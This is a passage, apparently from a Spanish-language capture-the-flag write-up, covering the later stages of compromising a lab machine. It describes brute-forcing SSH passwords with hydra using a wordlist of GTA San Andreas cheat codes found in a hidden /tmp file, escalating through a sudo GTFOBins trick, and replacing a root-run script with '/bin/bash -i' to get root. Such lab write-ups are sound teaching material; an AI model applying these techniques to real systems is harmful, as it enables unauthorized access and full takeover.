drwxr-xr-x 1 root     root     4096 Jul 23  2024 ..
-rw-r--r-- 1 root     root     2902 Jul 23  2024 admin-panel.php
-rw-r--r-- 1 root     root     1475 Jul 23  2024 auth.php
-rwxr-xr-x 1 www-data www-data   76 Jul 23  2024 db.php
-rw-r--r-- 1 root     root     1750 Jul 23  2024 home.php
-rw-r--r-- 1 root     root     2025 Jul 23  2024 index.php
```


Buscando archivos, encuentro un archivo txt escondido en /tmp.

```
$ cd /tmp
cd /tmp
$ ls -la
ls -la
total 20
drwxrwxrwt 1 root     root     4096 Aug  1 11:14 .
drwxr-xr-x 1 root     root     4096 Aug  1 11:13 ..
-rw-r--r-- 1 root     root      894 Jul 22  2024 .hidden_text.txt
-rw-r--r-- 1 www-data www-data  204 Aug  1 11:14 temp_script.py
drwx------ 2 mysql    mysql    4096 Jul 22  2024 tmp.w3E3JvWoeD
```

Lo leo, son las claves de GTA San Andreas, pero pareciera ser un diccionario de probablemente contraseñas.


```
$ cat .hidden_text.txt
cat .hidden_text.txt
Martin, esta es mi lista de mis trucos favoritos de gta sa:


HESOYAM
UZUMYMW
JUMPJET
LXGIWYL
KJKSZPJ
YECGAA
SZCMAWO
ROCKETMAN
AIWPRTON
OLDSPEEDDEMON
CPKTNWT
WORSHIPME
NATURALTALENT
BUFFMEUP
AEZAKMI
BRINGITON
FULLCLIP
CVWKXAM
OUIQDMW
PROFESSIONALSKIT
PROFESSIONALTOOLS
NINJATOWN
STINGLIKEABEE
GHOSTTOWN
BLUESUEDESHOES
SPEEDITUP
SLOWITDOWN
SLOWITDOWNBRO
BAGUVIX
CJPHONEHOME
SPEEDFREAK
BUBBLECARS
KANGAROO
CRAZYTOWN
EVERYONEISRICH
EVERYONEISPOOR
CHITTYCHITTYBANGBANG
FLYINGTOSTUNT
FLYINGFISH
MONSTERMASH
BIFBUZZ
WHEELSONLYPLEASE
```

En /home veo los usuarios que tienen directorios con escritorios y otros documentos.





Copio y pego los comandos de GTA encontrados anteriormente. Luego, hago otro archivo con las mismas contraseñas pero todo en minúsculas.


Aplico fuerza bruta con hydra con ambos diccionarios (con mayúscula y minúsculas) a los usuarios de /home. Finalmente, encuentro la contraseña de joe.





Ingreso por ssh con las credenciales de joe.




# 🔐 4. Escalada de Privilegios y Post-explotación

Busco archivos con permisos SUDO.





Busco algún comando en GTFOBINS algún comando para escalar privilegios con “posh” teniendo permisos SUDO.





Ejecuto el comando con el usuario luciano. Paso a ser usuario luciano y busco nuevamente alguna forma de escalar privilegios, primero busco archivos con permisos SUDO y nuevamente encuentro algo. Es un archivo en bash que se ejecuta como root.


Elimino el script original y hago uno nuevo con el mismo nombre que el que tiene permisos SUDO, pero, con el comando “/bin/bash -i” que sirve para abrir una shell interactiva, y al ser ejecutada como root, se abrirá una shell interactiva como usuario root.



Ejecuto el archivo con permisos SUDO usando el usuario root. Escalada de privilegios completada, soy root.




---

## 🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.